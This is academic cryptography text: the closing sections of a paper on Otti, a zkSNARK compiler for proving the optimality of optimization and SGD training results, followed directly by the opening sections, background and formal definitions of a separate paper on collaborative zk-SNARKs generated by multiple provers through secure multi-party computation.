solution for which the stochastic gradient of all but ℓ of those data points is 0, then the verifier, checking k of the n data points uniformly at random, can detect the prover's misbehavior with probability $1 - \binom{n-\ell}{k} / \binom{n}{k}$.

While this detection probability can be low when ℓ is small, it also means that the solution should be close to optimal; analyzing the exact distance is something that we plan to formalize in future work. Furthermore, other SGD convergence assumptions (e.g., [74]) are probabilistic and we believe that deriving certificates from these assumptions do not require the verifier to check a condition on all data points.

Runtime. Figure 11 shows that Otti can solve and generate proofs for training a binary classifier on real datasets, with reasonable performance. As we expect, the cost is dominated by Spartan's proof generation given the large R1CS instances and witnesses. Training on the dataset is particularly fast and can take advantage of hardware acceleration. Verifying the proof is relatively cheap, on the order of seconds.

Now, let us consider the relative overhead of Otti's prover over a baseline that generates no proofs and only implements the training. We find that Otti has variable overhead, ranging from 1 to 2 orders of magnitude. Figure 13 depicts the performance of Otti's prover normalized by said baseline. Despite this overhead, we believe this is the first work to generate zkSNARK proofs of training a classifier on a real dataset.

8.4 Otti's impact on solving, proving, or verifying time

Otti's goal is to produce an R1CS instance for a nondeterministic checker whose correct execution implies the optimality of the underlying optimization instance. As a result, Otti does not impact the performance of the underlying solvers in any way. Otti impacts the performance of zkSNARKs only in the sense that it produces the R1CS instance, but it uses the zkSNARK as a black box. Indeed our contribution is to make the R1CS instance as small as possible. Note that if Otti uses a different solver or zkSNARK, Otti would inherit their properties. For example, if we use the Groth16 [40] implementation in `libsnark` [2] instead of Spartan, the proof sizes would be constant but their generation would be slower and one would need to accommodate a trusted setup.

9 Related work

The idea of using strong duality to verify the output of LP programs has also been explored in the past [29, 39]. For example, Goemans et al. [39] define doubly-efficient pseudo-deterministic proofs, where a polynomial time prover solves a problem and aids a polynomial time verifier in verifying that the solution is correct. One of their examples includes LP programs. Unlike Otti, their results are purely theoretical; they prove that an efficient pseudo-deterministic interactive proof exists for LP. Analogously to our LP certificate, they use strong duality to verify that they find the optimal solution.



FIGURE 13—Overhead of Otti's prover (proof and solve) for training and proving a perceptron using SGD versus a baseline that lacks proofs.

Hoogh et al. [29] similarly use LP certificates of duality to achieve verifiable LP, but they do so in the context of semi-honest MPC, and their evaluation tests smaller instances. For example, their largest instance has around 200 variables and equations and takes over 20 hours to complete. In contrast, Otti uses LP certificates to produce small zkSNARK instances, runs on real problems, and achieves practical performance: an LP instance with 398 equations and 2,750 variables takes under 6 seconds.

To our knowledge, Otti is the first system to leverage certificates for SDP to generate faster proofs, as well as automatically extracting these certificates from standard problem formulations and file formats. Finally, Otti introduces deterministic and probabilistic certificates for SGD under the strong growth assumption and posits the existence of many more under convergence hypotheses.

Our use of the SGD certificate to prove the training of a perceptron is related to the larger area of using zero-knowledge proofs in ML. Most work in this area produces proofs of inference [32, 46, 71], or uses proofs to establish that inputs in federated learning fall in an acceptable range [60–62]. Proofs of training (which is what Otti's SGD evaluation tackles), are harder to generate and verify. DIZK [72] requires tens of machines to prove the training of a small and simple linear regression model. VeriML [76], on the other hand, generates proofs for a wider class of models but only proves that a handful of randomly-selected training iterations (rather than the full training) are correct; this limits the guarantees it provides. To our knowledge, Otti is the only system to be able to prove the full training of a realistic ML model on real datasets.

10 Discussion

Otti is the first compiler for zkSNARKs that supports optimization problems of a realistic size. The overhead of Otti, while still high, is in many cases sufficiently small so as to be practical for actual usage. Moreover, the evaluation comparison is a stringent one—we are comparing to native solvers running highly optimized floating point algorithms.

Nonetheless, there are many avenues for improvement. For one thing, it would be useful to expand the universe of optimization problems that Otti can support. For instance, our SDP protocol assumes the conditions that guarantee strong duality hold. Instead, we could draw inspiration from works that introduce certificates for convex optimization problems from Farkas's lemma and theorems of alternatives [45, 47, 57]. As another example, the cases of SGD we consider require strong hypotheses such as the strong growth condition. While the strong growth condition applies to examples of interest, it is also too stringent to accommodate other natural examples. Notably, classification problems that are not linearly separable do not satisfy it. Further work to understand the weakest possible hypotheses that still result in usable probabilistic certificates is needed.

More generally, Otti's approach of aggressively using nondeterministic checkers to reduce proof size will be of broad applicability in the design of efficient compilers for zkSNARKS. Nondeterministic checkers have been used before: prior compilers [24, 28, 42–44, 64, 65, 67] apply them primarily for avoiding certain arithmetic operations (as in the example of Section 2.3), transformation between representations (e.g., boolean to arithmetic), expressing or transferring state across proof instances [24, 28, 33, 42], or expressing threads and concurrency [64]. However, one of the lessons of Otti is that these techniques should be more widely used.

Finally, a pressing issue when using nondeterministic checkers is the question of correctness. We assumed that a solution was optimal if it passed the nondeterministic checker. However, how does one know whether the nondeterministic checker generated by Otti is itself correct (i.e., bug free)? Developing a formal methods framework for proving the correctness of the program transformations is a crucial missing piece in this ecosystem (along with formally verified compilers, though some preliminary efforts exist [34]).

11 Conclusion

This paper introduces Otti, a compiler for zkSNARKs that supports optimization problems. Otti allows the programmer to simply specify the problem and derives a proof that a particular output is optimal. The key idea behind Otti is the use of nondeterministic checkers and certificates of optimality to verify the purported optimal point rather than verifying the correct execution of the optimization algorithm. This results in a radical reduction in the size of the R1CS encodings produced. Our experimental evaluation confirms that Otti provides the first zkSNARK proofs that are practical for optimization and ML training problems with real datasets.


Experimenting with Collaborative zk-SNARKs: Zero-Knowledge Proofs for Distributed Secrets

Alex Ozdemir *Dan Boneh*
{aozdemir,dabo}@cs.stanford.edu

Abstract



A zk-SNARK is a powerful cryptographic primitive that provides a succinct and efficiently checkable argument that the prover has a witness to a public NP statement, without revealing the witness. However, in their native form, zk-SNARKs only apply to a secret witness held by a single party. In practice, a collection of parties often need to prove a statement where the secret witness is distributed or shared among them.

We implement and experiment with *collaborative zk-SNARKs*: proofs over the secrets of multiple, mutually distrusting parties. We construct these by lifting conventional zk-SNARKs into secure protocols among N provers to jointly produce a single proof over the distributed witness. We optimize the proof generation algorithm in pairing-based zk-SNARKs so that algebraic techniques for multiparty computation (MPC) yield efficient proof generation protocols. For some zk-SNARKs, optimization is more challenging. This suggests MPC "friendliness" as an additional criterion for evaluating zk-SNARKs.

We implement three collaborative proofs and evaluate the concrete cost of proof generation. We find that over a 3Gb/s link, security against a malicious minority of provers can be achieved with *approximately the same runtime* as a single prover. Security against $N-1$ malicious provers requires only a $2\times$ slowdown. This efficiency is unusual since most computations slow down by orders of magnitude when securely distributed. This efficiency means that most applications that can tolerate the cost of a single-prover proof should also be able to tolerate the cost of a collaborative proof.

1 Introduction

Zero-knowledge succinct, non-interactive arguments of knowledge (zk-SNARKs) [23] are publicly verifiable proofs that the prover has secret data (a witness) that satisfies a certain public NP relation. The proof reveals nothing about the secret data other than its validity. zk-SNARKs have two key strengths. First, they are very general: there are zk-SNARKs that can prove any relation expressible as a bounded size arithmetic circuit. Second, they can be easily verified: proof size and verification time are sublinear in the amount of secret data (typically kilobytes and tens of milliseconds), and verification can be performed by anyone. However, there are two key limitations. First, generating the proof is expensive: typically thousands of times slower than checking the relation directly [91, 98, 106, 108]. Second, the secret data must be held by a single party: generating a proof when the secret data is distributed among multiple parties is not natively supported.

(a) A conventional zk-SNARK with one party's secret w.

(b) A collaborative zk-SNARK with multiple parties' secrets.

Figure 1: Conventional and collaborative zk-SNARKs

Being limited to secrets that are held by a single party bars some applications. We describe some examples in Section 2.

Collaborative zk-SNARKs In this work we generalize zk-SNARKs to *collaborative zk-SNARKs*. That is, we generalize from public proofs about a secret w held by a single party, to public proofs about a secret $\vec{w} = (w_1, \ldots, w_N)$ distributed among N parties, where party i has w_i, for $i \in [N]$, as in Fig. 1. The proof generation process should reveal nothing new about $\vec{w}$ to a coalition of parties, other than the validity of $\vec{w}$.

A natural approach for constructing a collaborative zk-SNARK is as follows: start from a standard single-prover zk-SNARK, and run its proof generation algorithm as a *secure multi-party computation* (MPC) [49] among the N provers.

Recall that, informally, MPC allows N parties to compute a public function $f : \mathcal{X}^N \to \mathcal{Y}$ over secret inputs $x_1, \ldots x_N \in \mathcal{X}$, where party i has x_i for all $i \in [N]$. At the end of the protocol, all parties learn the output $y \leftarrow f(x_1, \ldots x_N)$, but learn nothing else about each others' inputs. MPC protocols work for any function f that can be expressed as a reasonable size arithmetic circuit.

By taking the MPC function f to be the circuit representation of a zk-SNARK proof generator, the provers can use a generic MPC protocol to jointly generate the desired proof without revealing anything else about their secret inputs. One technicality is that proof generation is a randomized algorithm, but this is easily supported by MPC protocols.

Another issue is that any prover can choose not to participate in the MPC, thereby preventing the proof from being generated. Hence, a collaborative zk-SNARK only makes sense in a setting where all N provers want to jointly generate

a valid proof. This lets us use a slightly simpler kind of MPC, called *MPC-with-aborts* [49], that does not guarantee output delivery. Regardless, using an MPC protocol to generate a proof ensures that no matter what a malicious set of provers does, it learns nothing about the secret data of the honest provers, other than the validity of the witness tuple $\vec{w}$.

As we will see, a direct application of this approach leads to very poor performance. Generating a standalone zk-SNARK proof is already computationally expensive. Running this entire process naively through a general purpose MPC protocol would likely result in unacceptable proving time. In particular, since MPC protocols and zk-SNARK provers are each thousands of times slower than their underlying functionality, their composition is likely to be millions of times slower.

Instead, we show that for some zk-SNARKs, proof generation lends itself to a very efficient MPC protocol. For these zk-SNARKs it is quite efficient to generate the proof distributively, without the provers leaking undesired information about their secrets to the public or to each other. This suggests MPC "friendliness" of the prover as a new criterion for evaluating zk-SNARKs. As we will see, some zk-SNARKs are MPC-friendly, while others are less so.

Our techniques We design optimized multi-prover protocols by using three ideas:

(1) Building on previous and new techniques, we apply MPC techniques based on secret-sharing *directly* to elliptic curves, making secure, distributed curve operations cheap.
(2) By using secret sharing over curve points we streamline key prover bottlenecks, such as multi-scalar multiplication, polynomial division, and Fourier transform.
(3) We employ an optimized MPC protocol for computing sequences of partial products. In particular, for field elements $x_1, \ldots, x_n$ we use an efficient MPC protocol from [4] to compute $p_j := \prod_{i=1}^{j} x_i$ for all $j \in \{1, \ldots, n\}$.

Ultimately, we adapt four zk-SNARKs to multiple provers: Groth16 [66], Plonk [53], Marlin [40], and Fractal [41].

Our results

- First, we formally define collaborative zk-SNARKs (§4).
- Next, we design four collaborative proofs by adapting four existing zk-SNARK provers into MPC protocols that exploit the algebraic nature of these provers: (§5):
  - Groth16 and Marlin give very efficient protocols.
  - Plonk results in a protocol with more communication between the provers, due to the larger number of multiplications during proof generation.
  - Fractal can achieve MPC efficiency, but at the expense of increasing the proof size and verification time by a factor of N.

  This list classifies these zk-SNARKs by their MPC-friendliness, from most to least friendly. Some of these constructions depend on a *trusted setup*.
- We implement our Groth16-, Marlin-, and Plonk-based protocols. We do so by lifting a single-prover code base called `arkworks` [48] and making it support multiple provers. The key implementation technique is to replace `arkworks`' low level implementation of *fields and curves* with *secret shares* that implement multi-party protocols for these types (§6).
- Finally, we demonstrate the concrete efficiency of our constructions. We find that with a 3Gb/s link, protocols secure against a malicious minority of provers run in essentially the same time as a single-party proof. Protocols secure against a malicious majority run in twice the time of a single-party prover (§7). These results are unusual in that MPC typically incurs a significant overhead. These results also show that collaborative proofs are practical.
- Communication costs dominate in low-capacity networks. We conclude with a conditional $\Omega(n)$ lower bound on the communication needed to build a collaborative proof, where n is the "size" of the relation.

Publicly auditable MPC Collaborative zk-SNARKs give an efficient construction for a cryptographic primitive called *publicly auditable MPC* (PA-MPC) [7]. A PA-MPC protocol is an MPC that also produces a proof by which the public can verify that the computation was performed correctly with respect to commitments to the inputs. Classic PA-MPC constructions [7] have linear size proofs. Collaborative zk-SNARKs yield PA-MPC with constant size proofs. We discuss this further in Sections 2 and 4.1. Concurrent work [75] builds on a similar idea.

2 Example applications

Collaborative zk-SNARKs come up naturally in many settings, both for real world applications and for conceptual ones. In this section we briefly survey a number of situations where they are needed.

(1) Healthcare statistics Healthcare providers provide services (medication, operations, etc.) to millions of patients every day. Their actions concern the intimate details of individuals' well-being and **must not** be publicly revealed. Yet, the public benefits from understanding costs in the healthcare system, in aggregate. For example, a recent investigation revealed that many hospitals routinely charge uninsured patients the highest rates [50].

The challenge is to compute aggregate statistics over sensitive data in a fashion that certifies the accuracy of the aggregates, despite the participants' incentives to omit data or mis-aggregate. This problem is not unique to healthcare; it also arises for criminal justice statistics [51].

Collaborative proofs yield a clean solution. First, every healthcare provider publishes a short Merkle commitment to the list of services that it provided. Second, regulators can request aggregate statistics over the set of services provided by all healthcare providers. The requested statistic is defined by an arithmetic circuit that computes the statistic. Third,

providers can compute the aggregate statistic via an MPC among the providers, *and* publish a collaborative proof that the claimed result is consistent with all of their local commitments. This protects both the privacy of patient data and ensures the integrity of the aggregate.

The Merkle commitments to the underlying data are crucial for integrity. If at a later time there is a dispute over the accuracy of the aggregate statistic, a forensics investigator can request the providers to open their local Merkle commitments. A provider that committed to incorrect data will immediately be caught and penalized, and this provides a strong incentive for providers to commit to accurate data (refusing to open a commitment could similarly carry a penalty). Patients are also incentivized to check (via a Merkle proof) that the provider accurately committed to the service they received.

Overall, the collaborative proof that the computed aggregate is consistent with the committed data ensures accuracy of the aggregate while maintaining data privacy.

(2) Computing credit scores The three US credit bureaus collect financial information from many institutions and use that data to compute a credit score for all US individuals. Credit scores are used to make credit related decisions such as who gets a loan. When a credit bureau is hacked [47], everyone's information is exposed.

Collaborative proofs provide a very different solution for computing credit scores. Let $A_1, \ldots, A_N$ be N institutions whose data is used to compute a person's credit score. Each A_i could publish a short Merkle commitment to the entirety of its local dataset. When Alice needs her credit score, the N institutions engage in an MPC to compute her score based on their local data, and collaboratively construct a proof that the score is consistent with the public commitments. Alice is given her score s and the short collaborative proof π. She can present (s, π) to a lender, who can validate π with respect to the public commitments to ensure that Alice's score is correct.

A_i's commitment to its local data ensures that if there is a dispute over Alice's credit score, her leaves of the Merkle commitment can be opened. If an incorrect credit score is computed, there is enough information to identify the cause. This is a more satisfying guarantee than simply asking the institutions to certify the computed credit score by signing it.

An example. Consider a lender that is reviewing a loan application. The lender wants to know the sum of the applicant's credits and debits with the banks where the applicant has an account. The applicant could request a collaborative proof from its banks to prove that the difference between its debits (assets) and its credits (debts) is larger than some threshold T. In Section 7 we evaluate the time required to build this proof.

(3) Private audits of multiple parties The global financial system can be modeled as a transaction graph: every account is a node, and there is an edge from u to v if account u issued a payment to account v. Financial regulators often need to answer the following question: did account u at Bank A pay account v at Bank B, either directly or via intermediate accounts? If the entire graph were stored at a single location this would be easy to answer: the entity that holds the graph could commit to the graph and provide a succinct proof that there is no chain of transactions $u \to a_1 \to \cdots \to a_\ell \to v$.

In reality, the transaction graph is distributed and siloed across a number of institutions. Each financial institution only sees the portion of the graph that touches accounts under its control. Yet, the regulator needs an answer to questions about the entire graph. Previous work applies MPC techniques to this problem [34, 86, 96], but the results are not verifiable by a third party (i.e., the regulator or the public).

Collaborative proofs provide a clean solution. First, every bank commits to its local view of the graph. They then collaboratively generate a succinct proof that there is no path from u to v in the union of their graphs. More generally, this applies to any query about the global graph that can be computed using an arithmetic circuit of reasonable size. The banks can collaboratively compute an answer to the query, along with a proof that the answer is consistent with each bank's commitment to its local view of the graph. In case of a later dispute, the commitments can be opened to identify who is at fault.

Publicly auditable MPC The three applications above are special cases of *publicly auditable MPC* (PA-MPC) [7]: a general primitive that extends secure MPC to produce a proof that can be independently checked to verify that the computation was performed correctly. The auditor need not participate in this computation, yet it can still check that the claimed output is consistent with commitments to the inputs.

We will see in Section 4.1 that collaborative proofs yield a PA-MPC with proof size and verification time sublinear in the circuit size.

Reducing the number of parties Some of the applications in this section could involve many online parties, and the resulting MPC can be expensive in communication (§7). However, by having each data provider secret share their data among a small set of non-colluding servers, we can make the cost independent of the number of data providers. Furthermore, only the small set of non-colluding servers need to be simultaneously online. A similar approach has been successfully used in real-world MPC-based auctions [26].

3 Background

Let $\mathbb{F}_p$ denote the finite field of integers mod p, a prime. We omit p when unambiguous. Let $\mathbb{G}$ be an *additive cyclic group* of prime order q, group operation $+$, inverse operation $-$, identity 0, and generator g.

Let $\mathbb{G}_1$, $\mathbb{G}_2$, and $\mathbb{G}_T$ be cyclic groups of prime order q with generators $g_1 \in \mathbb{G}_1$ and $g_2 \in \mathbb{G}_2$. Let $e : \mathbb{G}_1 \times \mathbb{G}_2 \to \mathbb{G}_T$ be an efficiently computable and non-degenerate *pairing*, so that

$$e(\alpha \cdot h_1,\ \beta \cdot h_2) = \alpha\beta \cdot e(h_1, h_2)$$

for all α, β in $\mathbb{F}_q$ and all $h_1 \in \mathbb{G}_1$ and $h_2 \in \mathbb{G}_2$.

3.1 Multi-party computation

Let $f : \mathcal{X}^N \to \mathcal{Y}$ be a function and let $P_1, \ldots, P_N$ be N parties such that P_i has input $x_i \in \mathcal{X}$. A multi-party computation (MPC) for f is a protocol Π among the parties which computes and reveals $y := f(x_1, \ldots, x_N)$. Informally, Π is secure if it reveals nothing except y, and it requires malicious parties to chose their inputs independently from the honest parties. In more detail, Π is secure against t dishonest parties if for every efficient adversary $\mathcal{A}$ corrupting t parties, there is an efficient *simulator* $\mathcal{S}$ which can produce a protocol transcript from the output and the inputs of those t parties, that is indistinguishable from the view of those parties in a real protocol execution.[1] We refer the reader to [81] for the complete definition.

Many protocols are secure with one caveat: aborts. An adversary can cause the protocol to abort and deny the output to all honest parties. This security model is called *security-with-aborts* and it is sufficient in our setting. Many protocols achieve security-with-abort (or better) assuming an honest majority of parties [9, 10, 20, 22, 27, 30, 31, 39, 44, 45, 54, 55, 57, 62, 64, 82, 89, 94] or even in the presence of a single honest party [46, 58, 73, 80, 83, 84, 85, 88]. The latter is called the *dishonest majority* setting.

Arithmetic circuit MPC We build on MPC protocols that can securely compute any function defined as a bounded size *arithmetic circuit*. An arithmetic circuit is a directed acyclic graph of gates and wires. Wires carry values in a finite field $\mathbb{F}$ (e.g., $\mathbb{F}_p$). Input wires can be public, or private to a single party. Gates take two inputs and perform multiplication or addition in $\mathbb{F}$. Certain wires are designated as outputs.

The two protocols we build on—SPDZ [46] and GSZ [64]—are based on secret sharing. They evaluate the circuit by representing each wire's value using a k-out-of-N *secret-sharing*: N tokens distributed among the parties such that no $k-1$ tokens reveal the true value, but any k tokens do. We use $[y]$ to denote that y is shared using a secret sharing scheme.

- SPDZ [46] uses *additive secret sharing* where $y \in \mathbb{F}$ is represented by random shares $y_1, \ldots, y_N$ that sum to y. All N shares are required to recover y.
- GSZ [45, 64] uses *Shamir secret sharing* [99] where $y \in \mathbb{F}$ is shared among N parties as $y_1, \ldots, y_N$ such that the points $(1, y_1), \ldots, (N, y_N)$ lie on a polynomial $p(X)$ of degree at most d, with $p(0) = y$. Any $d+1$ points suffice to reconstruct the polynomial and y.

SPDZ [46] is a dishonest majority protocol. GSZ [64] is representative of a new generation of state-of-the-art honest majority protocols [22, 27, 30, 31, 62, 64].

[1] This defines MPC that is *computationally*—rather than *information-theoretically*—secure. Computational MPC is more efficient.

3.2 zk-SNARKs

Informally, a *proof* for a *relation* $\mathfrak{R}$ is a protocol between a prover $\mathcal{P}$ and an efficient verifier $\mathcal{V}$ by which $\mathcal{P}$ convinces $\mathcal{V}$ that $\exists w : \mathfrak{R}(x, w) = 1$, where x is a called an *instance*, and w a *witness* for x. If the proof comprises a single message from $\mathcal{P}$ to $\mathcal{V}$, it is said to be non-interactive and has syntax:

- $\mathsf{Setup}(1^\lambda, \mathfrak{R}) \to \mathsf{pp}$: setup public parameters for $\mathfrak{R}$.
- $\mathsf{Prove}(\mathsf{pp}, x, w) \to \pi/\perp$: if $(x, w) \in \mathfrak{R}$, output a proof π, otherwise $\perp$.
- $\mathsf{Verify}(\mathsf{pp}, x, \pi) \to \{0, 1\}$: check a proof.

Generally, proofs support a class of relations (e.g., bounded size arithmetic circuits). The supported class must also define the *size* of a relation—denoted $|\mathfrak{R}|$—the time needed to evaluate it (e.g., the number of gates in the circuit). In the next subsection we discuss common classes of relations.

A zk-SNARK is a proof with the following properties [23]:

- *Completeness:* If $\mathfrak{R}(x, w) = 1$, then an honest $\mathcal{P}$ convinces $\mathcal{V}$ except with negligible probability. If $\mathfrak{R}(x, w) = 0$, Prove outputs $\perp$.
- *Zero knowledge:* Informally, the triple (pp, x, π) reveals nothing about the witness w.
- *Knowledge soundness:* Informally, for every $\mathcal{P}^\star$ there exists an efficient algorithm, called an *extractor*, such that whenever $\mathcal{P}^\star$ convinces $\mathcal{V}$ to output 1, the extractor can use $\mathcal{P}^\star$ to output w such that $\mathfrak{R}(x, w) = 1$ [12].
- *Succinctness:* proof size and verification time are $o(|\mathfrak{R}|)$.

When soundness is computational, the protocol is called an *argument*, and referred to as a (z)ero-(k)nowledge (S)uccinct (N)on-interactive (AR)gument of (K)nowledge

R1CS format Different zk-SNARKs represent the relation $\mathfrak{R}$ in different ways: binary arithmetic circuits [53], quadratic arithmetic programs [91, 97], AIR [14], low-depth circuits [25, 42, 59, 101, 104, 105, 107, 110, 111] and more [18, 19, 56, 91]. We focus on proofs for rank-1 constraint systems (R1CS); these generalize arithmetic circuits, and are the interface to many state-of-the-art proof systems [16, 40, 66, 67].

For R1CS, x is represented as $\mathbf{x} \in \mathbb{F}^\ell$, w is represented as $\mathbf{w} \in \mathbb{F}^{m-\ell}$, and the relation itself is defined by three matrices: $A, B, C \in \mathbb{F}^{n \times m}$ such that $(A\mathbf{a}) \circ (B\mathbf{a}) = C\mathbf{a}$ where $\mathbf{a} := \mathbf{x} \,\|\, \mathbf{w}$ and $\circ$ is the Hadamard (element-wise) product. This $\mathbf{a}$ is said to be a satisfying assignment for the R1CS relation (n, ℓ, m, A, B, C). The matrices are assumed to have only $\Theta(n)$ non-zero entries, and $|\mathfrak{R}|$ is defined to be n.

The R1CS formalism introduces an additional challenge: each relation $\mathfrak{R}$ must be compiled to an R1CS relation $R := (n, \ell, m, A, B, C)$. Additionally, the compiler produces a witness extension procedure Extend that maps any satisfying $(x, w) \in \mathfrak{R}$ to a satisfying assignment $\mathbf{a} \in \mathbb{F}^m$ for R. Thus, when writing a proof, the prover $\mathcal{P}$ operates in two steps:

(1) $\mathcal{P}$ extends the pair (x, w) to a satisfying assignment $\mathbf{a} \in \mathbb{F}^m$ for the R1CS relation R,

Definition 1. *Collaborative zk-SNARK for a relation $\mathfrak{R}$, secure against t malicious provers:*
Let $p(\lambda)$ be a polynomial bound on the collaborative proof's total communication, and $\mathcal{U}(\lambda)$ be the set of functions from $\{0,1\}^{\leq p(\lambda)}$ to $\{0,1\}^{\lambda}$. In the random oracle model, a collaborative zk-SNARK for a relation $\mathfrak{R}$ that is secure against t malicious provers is a collaborative proof $(\mathsf{Setup}, \Pi, \mathsf{Verify})$ with the following properties:

- *Completeness: For all $(x, \vec{w}) \in \mathfrak{R}$, the following is negligible:*

$$\Pr\left[\mathsf{Verify}^H(\mathsf{pp}, x, \pi) = 0 : \begin{array}{l} H \xleftarrow{\$} \mathcal{U}(\lambda) \\ \mathsf{pp} \leftarrow \mathsf{Setup}^H(1^\lambda, \mathfrak{R}) \\ \pi \leftarrow \Pi^H(\mathsf{pp}, x, \vec{w}) \end{array}\right]$$

- *Knowledge soundness: For all x, for all sets of efficient algorithms $\vec{\mathcal{P}} = (\mathcal{P}_1^*, \ldots, \mathcal{P}_N^*)$, there exists an efficient extractor Ext with*

$$\Pr\left[(x, \vec{w}) \in \mathfrak{R} : \begin{array}{l} H \xleftarrow{\$} \mathcal{U}(\lambda) \\ \mathsf{pp} \leftarrow \mathsf{Setup}^H(1^\lambda, \mathfrak{R}) \\ \vec{w} \leftarrow \mathsf{Ext}^{H, \vec{\mathcal{P}}^H}(\mathsf{pp}, x) \end{array}\right] \geq \Pr\left[\mathsf{Verify}^H(\mathsf{pp}, x, \pi) = 1 : \begin{array}{l} H \xleftarrow{\$} \mathcal{U}(\lambda) \\ \mathsf{pp} \leftarrow \mathsf{Setup}^H(1^\lambda, \mathfrak{R}) \\ \pi \leftarrow \vec{\mathcal{P}}^H(\mathsf{pp}, x) \end{array}\right] - \varepsilon$$

  for negligible ε. Here, $\mathsf{Ext}^{H, \vec{\mathcal{P}}^H}$ denotes that Ext has oracle access to H and may re-run the collection of provers $\vec{\mathcal{P}}(\mathsf{pp}, x)$, reprogramming the random oracle H each time, and receiving only the final output produced by $\vec{\mathcal{P}}$.
- *Succinctness: Proof size and verification time are $o(|\mathfrak{R}|)$.*
- *t-zero-knowledge: For all efficient $\mathcal{A}$ controlling $k \leq t$ provers: $\mathcal{P}_{i_1}, \ldots, \mathcal{P}_{i_k}$, there exists an efficient simulator Sim such that for all $x, \vec{w}$, and for all efficient distinguishers D,*

$$\left|\Pr\left[D^{H[\mu]}(\mathsf{tr}) = 1 : \begin{array}{l} H \xleftarrow{\$} \mathcal{U}(\lambda) \\ \mathsf{pp} \leftarrow \mathsf{Setup}^H(1^\lambda, \mathfrak{R}) \\ b \leftarrow \mathfrak{R}(x, \vec{w}) \in \{0,1\} \\ (\mathsf{tr}, \mu) \leftarrow \mathsf{Sim}^H(\mathsf{pp}, x, w_{i_1}, \ldots, w_{i_k}, b) \end{array}\right] - \Pr\left[D^H(\mathsf{tr}) = 1 : \begin{array}{l} H \xleftarrow{\$} \mathcal{U}(\lambda) \\ \mathsf{pp} \leftarrow \mathsf{Setup}^H(1^\lambda, \mathfrak{R}) \\ \mathsf{tr} \leftarrow \mathsf{View}_{\mathcal{A}}^H[x, \vec{w}] \end{array}\right]\right|$$

  is negligible, where tr is a transcript, $\mathsf{View}_{\mathcal{A}}^H[x, \vec{w}]$ denotes the view of $\mathcal{A}$ when provers $\mathcal{P}_1, \ldots, \mathcal{P}_N$ interact with input x and witnesses $\vec{w}$ (the honest provers follow Π, but dishonest ones may not), μ is a partial function from the domain of H, and $H[\mu]$ maps x to $\mu(x)$ if it $x \in \mathsf{Domain}(\mu)$ and $H(x)$ otherwise. Thus, $H[\mu]$ is the random oracle H after it has been re-programmed by Sim at a few points.

(2) $\mathcal{P}$ builds an argument of knowledge for a satisfying assignment for the R1CS relation R with respect to x.

The first step is relation-specific, non-cryptographic, and typically inexpensive. The second step is relation-generic, cryptographic, and typically the bottleneck. Thus, most proof systems research focuses on the second step, as do we.

4 Collaborative zk-SNARKs

A *non-interactive collaborative proof* for N provers and a relation $\mathfrak{R}(x, w_1, \ldots, w_N)$ is a tuple $(\mathsf{Setup}, \Pi, \mathsf{Verify})$:

- $\mathsf{Setup}(1^\lambda, \mathfrak{R}) \to \mathsf{pp}$: setup public parameters.
- $\Pi(\mathsf{pp}, x, w_1, \ldots, w_N) \to \pi$: a protocol for N provers with private inputs w_1 through w_N that produces a proof.
- $\mathsf{Verify}(\mathsf{pp}, x, \pi) \to \{0,1\}$: check the proof.

This primitive is non-interactive in the *verification* phase: the verifier does not send messages to the provers. Informally, a collaborative proof is secure if it has the following properties:

- *completeness*: Honest provers with a valid witness produce a valid proof.
- *t-zero-knowledge*: Up to t colluding dishonest provers learn nothing about the witnesses of other provers through Π, other that the validity of the entire witness.
- *succinctness*: Proof size and verification are $o(|\mathfrak{R}|)$.
- *knowledge soundness*: Only provers that "know" a valid witness can build a valid proof. That is, a valid witness can be efficiently "extracted" given "rewind" access to provers that can build a valid proof.

Definition 1 states security formally, building on prior zk-SNARK security definitions [17]. Since soundness only holds against efficient provers, the protocol is a non-interactive collaborative *argument*. Regardless, we (informally) refer to it as a "proof" elsewhere in this work.

Importantly, some of the properties in Definition 1 differ from their zk-SNARK analogs. The single-prover definition of zero knowledge requires that the proof π for any $(x, w) \in \mathfrak{R}$

can be simulated without w. The restriction to *valid* witnesses is acceptable because an honest prover would never write a proof with an invalid witness. However, for collaborative proofs, each prover controls only a part of the witness, so no single prover can guarantee that $(x, \vec{w}) \in \mathfrak{R}$. Moreover, prover i can choose w_i arbitrarily, and then learn if the resulting combined witness w satisfies $(x, \vec{w}) \in \mathfrak{R}$. This is unavoidable, and reveals to prover i some information about the witnesses held by the other provers. We model this by explicitly providing the validity of the witness, denoted by $b \leftarrow \mathfrak{R}(x, \vec{w}) \in \{0,1\}$, to the simulator.

In sum, the zero-knowledge property applies to *all* witnesses, for up to t malicious provers, and guarantees that only the validity of the witness is revealed.

Knowledge soundness has two subtleties. First, the extractor can program the oracle accessed by *all* provers participating in Π. Second, knowledge soundness establishes only that the provers have *distributed knowledge* of the N witnesses. That is, it proves that if they pooled their information, they could determine the N witnesses.[2] It does **not** prove that $\mathcal{P}_i$ knows w_i. This limitation is intrinsic to the non-interactive syntax of the proof, which obscures from $\mathcal{V}$ the number of provers participating in the protocol. In some cases, the restriction might be partially circumvented by having $\mathfrak{R}$ itself establish knowledge of secrets believed (for reasons external to the proof) to be in the custody of different entities.

Theorem 1. *If* $(\mathsf{Setup}, \mathsf{Prove}, \mathsf{Verify})$ *is a zk-SNARK, and* Π *is an MPC for* Prove *that is secure-with-abort against up to t corruptions, then* $(\mathsf{Setup}, \Pi, \mathsf{Verify})$ *is a collaborative zk-SNARK secure against t malicious provers.*

Proof sketch Completeness follows from the completeness of the zk-SNARK and the correctness of Π as an MPC. Knowledge soundness follows directly from the knowledge soundness of the zk-SNARK: from the perspective of an extractor, properties that hold for a malicious prover also hold for a malicious collection of provers. Succinctness follows from the succinctness of the zk-SNARK. Security-with-abort is sufficient for Π because the collaborative proof completeness definition does not cover malicious provers.

Zero-knowledge follows from the zero-knowledge of the zk-SNARK and the security of Π. In the case that $b = 1$ (the witness is valid), then the SNARK's zero-knowledge implies that π can be simulated from x. Then, the security of Π implies that the adversary's view can be simulated from π and the witnesses of the corrupted provers. If $b = 0$ (the witness is invalid), then the security of Π implies that adversary's view can be directly simulated from the witnesses of corrupted provers and $\perp$. □

